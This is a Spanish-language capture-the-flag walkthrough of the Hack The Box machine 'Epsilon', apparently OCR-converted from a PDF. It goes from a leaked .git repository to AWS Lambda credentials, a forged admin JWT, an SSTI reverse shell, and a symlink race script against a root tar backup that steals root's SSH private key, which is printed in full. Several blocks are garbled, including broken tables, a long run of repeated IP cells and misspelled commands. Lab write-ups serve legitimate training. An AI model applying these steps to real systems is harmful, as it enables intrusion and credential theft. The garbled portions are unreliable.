

1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados. Vemos que nos reconoce un repositorio Git.


```
Nmap scan report for 10.10.11.134
Host is up (0.035s latency).
22/tcp
                               OpenSSH-8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
  ssh+hostkey:
     3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
     256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp
 30/tcp open http Apack
|_http-title: 403 Forbidden
                              Apache httpd 2.4.41
 _http-server-header: Apache/2.4.41 (Ubuntu)
  http-git:
10.10.11.134:80/.git/
       Git repository found!
Repository description: Unnamed repository; edit this file 'description' to name the...

Last commit message: Updating Tracking API # Please enter the commit message for...

5000/tcp open http Werkzeug httpd 2.0.2 (Python 3.8.10)

http-title: Costume Shop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Focal de Ubuntu.



Revisamos las tecnologías que usa el servicio web que corre por el puerto 80.

```
(root@tell)=[/home/kali/HTB/epsilon]

whatweb http://10.10.11.134

http://10.10.11.134 [403 Forbidden] Apache[2.4.41], Country[RESERVED][22], HTTPServer[dhuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.134], Title[403 Forbidden]
```

Hacemos lo mismo, pero para la web que corre por el puerto 5000.

2. Análisis de vulnerabilidades

Nmap nos ha detectado un directorio .git. Si intentamos clonarnos el proyecto tal cual, nos da error.

```
(root@ kali)-[/home/kali/HTB/epsilon]

# git clone http://10.10.11.134

Clonando en '10.10.11.134' ...

fatal: repositorio 'http://10.10.11.134/' no encontrado
```

Podemos intentar "reconstruir" el repositorio con githack.

```
| Specific Research | Company | Comp
```

Vemos que nos genera los ficheros server.py y track_api_CR_148.py. Vamos a revisar su contenido.

Server.py parece la web que está corriendo por el puerto 5000. Leyendo el código fuente parece que se establece una cookie en json, a partir de las credenciales admin/admin. No tenemos la "secret key" para poder generarlo, por lo que pasamos a revisar el track_api_CR_148.py.

Revisando el fichero track_api_CR_148.py, vemos que hablan de AWS lambda.

Revisamos de que se trata.

¿Qué es una función Lambda en AWS?

AWS Lambda permite agregar lógica personalizada a los recursos de **AWS**, como los buckets de Amazon S3 y las tablas de Amazon DynamoDB, lo que permite aplicar fácilmente la informática a los datos a medida que entran o transitan por la nube. Es fácil comenzar a utilizar **AWS Lambda**. Primero debe crear la **función**.

Ahora que sabemos de que se trata, aun seguimos necesitando las credenciales para poder conectarnos. Intentamos revisar el historial de commit.

```
(root@kali)-[/home/.../HTB/epsilon/site/10.10.11.134]
# git log
commit c622771686bd74c16ece91193d29f85b5f9ffa91 (HEAD, master)
Author: root <root@epsilon.htb>
Date: Wed Nov 17 17:41:07 2021 +0000

   Fixed Typo

commit b10dd06d56ac760efbbb5d254ea43bf9beb56d2d
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:02:59 2021 +0000

   Adding Costume Site

commit c51441640fd25e9fba42725147595b5918eba0f1
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:00:58 2021 +0000

   Updatig Tracking API

commit 7cf92a7a09e523c1c667d13847c9ba22464412f3
Author: root <root@epsilon.htb>
Date: Wed Nov 17 10:00:28 2021 +0000

   Adding Tracking API Module
```

Revisamos el commit 7cf92a7a09e523c1c667d13847c9ba22464412f3 y obtenemos las credenciales.

Lo primero, es añadir en nuestro fichero hosts, las entradas epsilon.htb y cloud.epsilon.htb.

```
Archivo Acciones Editar Vista Ayuda

GNU nano 6.4

127.0.0.1 localhost
127.0.1.1 kali

10.10.11.134 epsilon.htb cloud.epsilon.htb
```

Instalamos el cliente Linux de AWS:

https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

Realizamos la conexión.

Revisamos que funciones tenemos disponibles.

Vamos a obtener la url para posteriormente poder descargarnos el código de la función.

```
(root@kali)-[/home/_/epsilon/site/10.10.11.134/aws]
a aws -endpoint-url http://cloud.epsilon.htb lambda get-function --function-name=costume_shop_v1 | jq

"Configuration": {
    "FunctionName": "costume_shop_v1",
    "FunctionName": "arn:aws:lambda:us-east-1:00000000000:function:costume_shop_v1",
    "Runtime": "python3.7",
    "Role: "arn:aws:iam::123456789012:role/service-role/dev",
    "Handler": "my-function.handler",
    "CodeSize": 478,
    "Description": ",
    "Traineout': 3,
    "LastModified": "2022-11-21T17:16:36.552+0000",
    "CodeSize56: "IoEBWYw6Ka2HfSTEAYEOSNERX7pq0IIVH5eHBBXEeSw=",
    "Version": "$LATEST",
    "VycConfig": {},
    "TracingConfig": {},
    "Mode": "PassThrough"
},
    "RevisionId": "55a7a15e-9b63-45b0-a2db-d877459bd892",
    "State": "Active",
    "LastUpdateStatus": "Successful",
    "PackageType": "Zip"
},
    "Code": {
    "Location": "http://cloud.epsilon.htb/2015-03-31/functions/costume_shop_v1/code"
},
    "Tags": {}
}

    (root@kali)-[/home/_/epsilon/site/10.10.11.134/aws]
```

Descomprimimos el fichero descargado y revisamos el fichero lambda_function.py. Obtenemos el secret. ¿Será válido para generar el json web token?


Buscamos como generar un jwt desde Python: https://pyjwt.readthedocs.io/en/stable/

```
>>> import jwt
>>> encoded_jwt = jwt.encode({"some": "payload"}, "secret", algorithm="HS256")
>>> print(encoded_jwt)
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZCJ9.4twFt5NiznN84AWoo1d7KO1T_yoc0Z6XOpOv


Archivo Acciones Editar Vista Ayuda
>>> import jwt
>>> print (jwt.encode({"username":"admin"}, "RrXCv`mrNe!K!4+5`wYq",algorithm="HS256"))
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VybmFtZSI6ImFkbWluIn0.8JUBz8oySDlaoSmr0ffLb_hrdSHl0iLMGz-Ece7VNtg
>>> ■
```

 $eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9. eyJ1c2VybmFtZSI6ImFkbWluIn0. 8JUBz8oy5DlaoSmr0ff Lb_hrdSHl0iLMGz-Ece7VNtg$

Creamos una cookie en nuestro navegador, llamada auth con el valor anteriormente generado.




Navegamos hacia la web "home" y conseguimos el acceso.



3. Explotación y acceso.

En la web "Order" vamos que se acontece un SSTI.



Podemos ver el /etc/passwd

Nos ponemos en escucha con NC y ejecutamos un código malicioso para obtener una reverse shell.

```
| Respuse | Resp
```

```
(root@ kali)-[/home/kali]
  rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.62] from (UNKNOWN) [10.10.11.134] 34154
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
tom@epsilon:/var/www/app$
```

4. Escalada de privilegios.

Revisamos los procesos en ejecución con pspy y nos llama la atención la ejecución del fichero /usr/bin/backup.sh.

```
2022/11/22 18:03:01 CMD: UID=0 PID=25743 | /bin/bash /usr/bin/backup.sh PID=25744 | date +XN PID=25746 | date +XN PID=25746 | /usr/bin/tar -cvf /opt/backups/095315571.tar /var/www/app/ PID=25746 | /usr/bin/bash /usr/bin/backup.sh PID=25746 | /bin/bash /usr/bin/backup.sh PID=25746 | /bin/bash /usr/bin/backup.sh PID=25746 | /bin/bash /usr/bin/backup.sh PID=25747 | shalsum /opt/backups/095315571.tar /var/www/app/ PID=25749 | shalsum /opt/backups/095315571.tar /var/www/app/ PID=25751 | /usr/bin/tar -chvf /var/backups/web_backups/103748038.tar /opt/backups/checksum /opt/backups/095315571.tar /usr/bin/tar -chvf /var/backups/web_backups/095315571.tar /usr/bin/tar -chvf /var/backups/web_backups/095315571.tar /usr/
```

Miramos su contenido. Vemos que durante el proceso de compresión con tar, se usa la opción -h. Eso hace que se siga los enlaces.

```
tom@epsilon:/var/www/app$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
file='date +%N`
/usr/bin/tm -rf /opt/backups/*
/usr/bin/tar -cvf "/opt/backups/$file.tar" /var/www/app/
sha1sum "/opt/backups/$file.tar" | cut -d ' ' -f1 > /opt/backups/checksum
sleep 5
check_file='date +%N`
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/tar -chvf "/var/backups/web_backups/${check_file}.tar" /opt/backups/checksum "/opt/backups/$file.tar"
/usr/bin/rm -rf /opt/backups/*
```

Podemos aprovecharnos de esta opción para descubrir ficheros con acceso privilegiado. Vamos a programar un script que borre el fichero checksum, y cree un enlace simbólico. De tal forma que, cuando se realice la copia de seguridad que realiza /usr/bin/backup.sh, el fichero checksum tendrá la id_rsa de root.

```
#!/bin/bash
while true; do
    if [ -e "/opt/backups/checksum" ]; then
        rm -f "/opt/backups/checksum"
        echo -e "[+] Fichero checksum borrado\n"
        ln -s -f "/root/.ssh/id_rsa" "/opt/backups/checksum"
        echo -e "[+] Enlace creado"
        break
    fi
```

Ejecutamos nuestro script. Copiamos la ultima copia de seguridad al directorio tmp, descomprimimos y revisamos los ficheros, concretamente el fichero llamado checksum.

```
tom@epsilon:/tmp$ cp /var/backups/web_backups/485705496.tar .
cp /var/backups/web_backups/485705496.tar .
tom@epsilon:/tmp$
```

```
tom@epsilon:/var/www/app$ cat /tmp/opt/backups/checksum
cat /tmp/opt/backups/checksum
    BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEA1w26V2ovmMpeSCDauNqlsPHLtTP8dI8HuQ4yGY3joZ9zT1NoeIdF
16L/79L3nSFwAXdmUtrCIZuBNjXmRBMzp6euQjUPB/65yK9w8pieXewbWZ6lX1l6wHNygr
QFacJOu4ju+vXI/BVB43mvqXXfgUQqmkY62gmImf4xhP4RWwHCOSU8nDJv2s2+isMeYIXE
SB8l1wWP9EiPo0NWlJ8WPe2nziSB68vZjQS5yxLRtQvkSvpHBqW90frHWlpG1eXVK8S9B0
1PuEoxQjS0fNASZ2zhG8TJ1XAamxT3Yu0hX2K6ssH36WVYSL0F/2KDlZsbJyxwG0V8QkgF
u0DPZ0V8ckuh0o+Lm64PFXlSy0Fcb/1SU/wwid4i9aYzhN0Q0xDSPh2vmXxPDkB0/dLA06
wBlOakYszruVLMkngP89QOKLIGasmzIU816KKufUdLSFczig96aVRxeFcVAHgi1ry107Tr
oCIJewhvsh8I/kemAhNHjwt3imGulUmlIw/s1cpdAAAFiAR4Z9EEeGfRAAAAB3NzaC1yc2
EAAAGBANcNuldqL5jKXkgg2rjapbDxy7Uz/HSPB7k0MhmN46Gfc09TaHiHRdei/+/S950h
cAF3ZlLawiGbgTY15kQTM6enrkI1Dwf+ucivcPKYnl3sG1mepV9ZesBzcoK0BWnCTruI7v
r1yPwVQeN5r6l134FEKppGOtoJiJn+MYT+EVsBwjklPJwyb9rNvorDHmCFxEgfJdcFj/RI
j6NDVpSfFj3tp84kgevL2Y0EucsS0bUL5Er6RwalvdH6×1paRtXl1SvEvQdNT7hKMUI0tH
zQEmds4RvEydVwGpsU92LjoV9iurLB9+llWEizhf9ig5WbGycscBtFfEJIBbtAz2dFfHJL
odKPi5uuDxV5UsjhXG/9UlP8MIneIvWmM4TTkDsQ0j4dr5l8Tw5AdP3SwDusAZTmpGLM67
lSzJJ4D/PUDiiyBmrJsyFPNeiirn1HS0hXM4oPemlUcXhXFQB4Ita8tTu066AiCXsIb7If
CP5HpgITR48Ld4phrpVJpSMP7NXKXQAAAAMBAAEAAAGBAMULlg7cg8oaurKaL+6qoKD1nD
Jm9M2T9H6STENv5//CSvSHNzUgtVT0zE9hXXKDHc6qKX6HZNNIWedjEZ6UfYMDuD5/wUsR
EgeZAQO35XuniBPgsiQgp8HIxkaOTltuJ5fbyyT1qfeYPqwAZnz+PRGDdQmwieIYVCrNZ3
A1H4/kl6KmxNdVu3mfhRQ93gqQ5p0ytQhE13b8OWhdnepFriqGJHhUqRp1yNtWViqFDtM1
lzNACW5E1R2eC6V1DGyWzcKVvizzkXOBaD9LOAkd6m9llkrep4QJXDNtqUcDDJdYrgOiLd
/Ghihu64/9oj0qxyuzF/5B82Z3IcA5wvdeGEVhhOWtEHyCJijDLxKxROuBGl6rzjxsMxGa
gvpMXgUQPvupFyOapnSv6cfGfrUTKXSUwB2qXkpPxs5hUmNjixrDkIRZmcQriTcMmqGIz3
2uzGlUx4sSMmovkCIXMoMSHa7BhEH2WHHCQt6nvvM+m04vravD4GE5cRaBibwcc2XWHQAA
AMEAxHVbgkZfM4iVrNteV8+Eu6b1CDmiJ7ZRuNbewS17e6EY/j3htNcKsDbJmSl0Q0HqqP
mwGi6Kxa5xx6tKeA8zkYsS6bWyDmcpLXKC7+05ouhDFddEHwBjlCck/kPW1pCnWHuyjOm9
eXdBDDwA5PUF46vbkY1VMtsiqI2bkDr2r3PchrYQt/ZZq9bq6oXlUYc/BzltCtdJFAqLg5
8WBZSBDdIUoFba49ZnwxtzBClMVKTVoC9Ga0BjLa3SUVDukw/GAAAAwQD0scMBrfeuo9CY
858FwSw19DwXDVzVSFpcYbV1CKzlmMHtrAQc+vPSjtUiD+NLOqljOv6EfTGoNemWnhYbtv
wHPJO6Sx4DL57RPiH7LOCeLX4d492hI0H6Z2VN6AA50BywjkrdlWm3sqJdt0BxFul6UIJM
04vqf3TGIQh50EALanN9wgLWPSvYtjZE8uyauSojTZ1Kc3Ww6qe21at8I4NhTmSq9HcK+T
KmGDLbEOX50oa2JFH2FCle7XYSTWbSQ9sAAADBAOD9YEjG9+6xw/6gdVr/hP/0S5vkvv3S
527afi2HYZYEw4i9UqRLBjGyku7fmrtwytJA5vqC5ZEcjK92zbyPhaa/oXfPSJsYk05Xjv
6wA2PLxVv9Xj5ysC+T5W7CBUvLHhhefuCMlqsJNL0JsAs9CSqwCIWiJlDi8zHkitf4s6Jp
Z8Y4xSvJMmb4XpkDMK464P+mve1yxQMyoBJ55BOm7oihut9st3Is4ckLkOdJxSYhIS46bX
BqhGglrHoh2JycJwAAAAxyb290QGVwc2lsb24BAgMEBQ=
    END OPENSSH PRIVATE KEY-
```

Nos conectamos por ssh con la id_rsa obtenida y ganamos acceso como root.

```
The authenticity of host '10.10.11.134 (10.10.11.134)' can't be established. ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.11.134' (ED25519) to the list of known hosts. Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-97-generic x86_64)
     * Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
          System information as of Tue 22 Nov 2022 07:09:47 PM UTC
                                                                                                                                                                                   67.8% of 5.78GB
          Usage of /:
          Memory usage:
                                                                                                                                                                                   18%
          Swap usage:
                                                                                                                                                                                  0%
          Processes:
                                                                                                                                                                                  236
          Users logged in:
          IPv4 address for br-a2acb156d694: 172.19.0.1
          | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.17.0.1 | 17.1
0 updates can be applied immediately.
 The list of available updates is more than a week old.
 To check for new updates run: sudo apt update
 Last login: Mon Feb 7 01:51:07 2022
 root@epsilon:~# whoami
 root@epsilon:~#
```